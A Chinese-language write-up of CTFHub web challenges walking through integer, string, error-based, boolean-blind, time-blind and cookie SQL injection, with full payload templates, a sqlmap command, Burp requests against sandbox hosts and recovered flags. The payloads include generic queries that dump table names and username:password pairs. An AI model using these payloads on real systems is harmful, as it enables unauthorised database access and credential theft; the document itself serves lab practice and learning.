
一、整数型注入


1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤





3.知识

联合注入的流程基本为：
order by获得数量
数据库->表名->数段名->数段内容

获取数据库名
?id=-1 union select 1,2,database()--+

获取表
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+

获取字段名（假设表名是users）
?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+

获取字段（假设字段名是username和password）
?id=-1 union select 1,2,group_concat(username,0x3a,password) from users--+

根据不同情况可以进行微调
1.base64编码解码
2.--+在不同环境下可以替换成# /.../

二、字符型注入

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

```
select * from news where id='-1' union select 1,database() #'
ID: 1
Data: sqli
```

```
select * from news where id='-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #'
ID: 1
Data: flag,news
```

```
select * from news where id='-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='flag' #'
ID: 1
Data: flag
```

```
select * from news where id='-1' union select 1,group_concat(flag) from flag #'
ID: 1
Data: ctfhub{9868a458f44f030d4c432aa7}
```

3.知识

对应字符型注入，要用`''`把原语法逻辑闭合，避免吃到我们的payload

三、报错注入

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

```
select * from news where id=1 AND extractvalue(1, concat(0x7e, database()))
```

查询错误: XPATH syntax error: '~sqli'

```
select * from news where id=1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='sqli')))
```

查询错误: XPATH syntax error: '~flag,news'

```
select * from news where id=1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='flag')))
```

查询错误: XPATH syntax error: '~flag'

```
select * from news where id=1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(flag) FROM flag)))
```

查询错误: XPATH syntax error: '~ctfhub{851c97c280078f6da05cf811'

3.知识

extractvalue()

`and extractvalue(1, concat(0x7e, (SELECT语句)))`

中间select语言按联合注入的写

四、布尔盲注

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

先尝试用sqlmap
`python sqlmap.py -u "http://challenge-64e940a0f3af9b8c.sandbox.ctfhub.com:10800/?id=1" --dbs --batch`
太慢了太慢了

尝试自己在burpsuite构建爆破
这是获得数据库名

请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注释
538	4	105	200	180			1497	
600	3	108	200	154			1497	
704	2	113	200	155			1497	
745	1	115	200	162			1497	

省略获得表和字段名
构建payload获得flag

3.知识

盲注的语法

username=1'or(ascii(substr(database(),§1§,1)))=§100§ #

username=1'//**or**//(ascii(substr((select//**group_concat(table_name)**//from//**information_schema.tables**//where/**/table_schema=database()),§1§,1)))=§100§#

username=1'//**or**//(ascii(substr((select//**group_concat(column_name)**//from//**information_schema.columns**//where/**/table_name=0x7573657273),§1§,1)))=§100§#

username=1'//**or**//(ascii(substr((select//**group_concat(password)**//from/**/users),§1§,1)))=§100§#

payload中ASCII常用范围32-126

五、时间盲注


1.题目基本信息

题目来源：ctfhub


题目分类：web

2.解题步骤

这里我选择超时丢弃过滤法筛选设置sleep(10)Normal为3，这样就可以将超时的筛选出即为答案



可惜服务器实在受不了了



541	12	48	0	✓
542	13	48	0	✓
544	15	48	0	✓
546	17	48	0	✓
547	18	48	0	✓
549	20	48	0	✓
570	8	49	0	✓
571	9	49	0	✓
573	11	49	0	✓
610	15	50	0	✓
611	16	50	0	✓
613	18	50	0	✓
615	20	50	0	✓

3.知识

?id=1 and if(ascii(substr(database(),§1§,1))=§100§,sleep(5),1)--+

?id=1 and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),§1§,1))=§100§,sleep(5),1)--+

?id=1 and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='users'),§1§,1))=§100§,sleep(5),1)--+

?id=1 and if(ascii(substr((select group_concat(username,0x3a,password) from users),§1§,1))=§100§,sleep(5),1)--+

六、cookie注入

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

根据题目提示，这里直接抓包添加cookie，响应中提示我cookie中的变量名为id

请求

美化 Raw Hex


```
1 GET / HTTP/1.1
2 Host:
challenge-a092046034896b33.sandbox.ctfhub.com:10800
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: id=1
10
11
```

响应


美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.21.4.2
3 Date: Fri, 03 Apr 2026 12:08:37 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 576
6 Connection: keep-alive
7 X-Powered-By: PHP/7.3.14
8 Set-Cookie: id=1
9 Set-Cookie: hint=
id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%9F
10 Vary: Accept-Encoding
11 Access-Control-Allow-Origin: *
12 Access-Control-Allow-Headers: X-Requested-With
13 Access-Control-Allow-Methods: *
14
15
16 <!DOCTYPE html>
17 <html lang="en">
18     <head>
19         <meta charset="UTF-8">
20         <title>
               CTFHub □□□□ | Cookie□□
           </title>
21         <link rel="stylesheet" href="
           static/bootstrap.min.css">
22         <script src="static/jquery.min.js">
           </script>
23         <script src="static/popper.min.js">
           </script>
24         <script src="static/bootstrap.min.js">
           </script>
25     </head>
26     <body>
27         <div class="container">
28             <div class="jumbotron text-center">
29                 <h1>
                       Cookie□□
                   </h1>
30                 <p>
                       □□□□□□□□□□□□Cookie□
                   </p>
```


简单尝试，发现存在sql注入




数据库


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10.1 - 临时项目 - licensed to h3110w0r1d
仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer 对比工具 Organizer 扩展 学习
搜索 设置
发送 取消
目标: http://challenge-a092046034896b33.sandbox.ctfhub.com:10800
HTTP/1
请求
美化 Raw Hex
GET / HTTP/1.1
Host: challenge-a092046034896b33.sandbox.ctfhub.com:10800
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: id=-1 union select 1,database()#
Search
0高亮
响应
美化 Raw Hex 页面渲染
Cookie注入
这次的输入点变了。尝试找找Cookie吧
select * from news where id=-1 union select 1,database()#
ID: 1
Data: sqli
Inspector
请求属性 2
请求查询参数 0
请求主体参数 0
请求cookies 1
名称 值
id -1 union select 1,data...
请求头 8
响应头 10
Inspector
Notes


表


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10.1 - 临时项目 - licensed to h3110w0r1d
仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer 对比工具 Organizer 扩展 学习
搜索 设置
发送 取消
目标: http://challenge-a092046034896b33.sandbox.ctfhub.com:10800
HTTP/1
请求
美化 Raw Hex
GET / HTTP/1.1
Host: challenge-a092046034896b33.sandbox.ctfhub.com:10800
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
响应
美化 Raw Hex 页面渲染
Cookie注入
这次的输入点变了。尝试找找Cookie吧
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
ID: 1
Data: nunfbqqrit,news
Inspector
请求属性 2
请求查询参数 0
请求主体参数 0
请求cookies 1
名称 值
id -1 union select 1,grou...
请求头 8
响应头 10
Search 0高亮
完成
1,084字节 | 1,197 millis
Event log (11) All issues (14)
内存: 379.0MB


news中的字段名


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10.1 - 临时项目 - licensed to h3110w0r1d
仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer 对比工具 Organizer 扩展 学习
搜索 设置
发送 取消
目标: http://challenge-a092046034896b33.sandbox.ctfhub.com:10800
HTTP/1
请求
美化 Raw Hex
GET / HTTP/1.1
Host: challenge-a092046034896b33.sandbox.ctfhub.com:10800
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='news'#
响应
美化 Raw Hex 页面渲染
Cookie注入
这次的输入点变了。尝试找找Cookie吧
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='news'#
ID: 1
Data: id,data
Inspector
请求属性 2
请求查询参数 0
请求主体参数 0
请求cookies 1
名称 值
id -1 union select 1,grou...
请求头 8
响应头 10
Search 0高亮
完成
1,076字节 | 1,212 millis
Event log (11) All issues (14)
内存: 379.0MB

另一个表中的字段名



查看字段获得flag



3.知识

没啥区别就是注入点在cookie中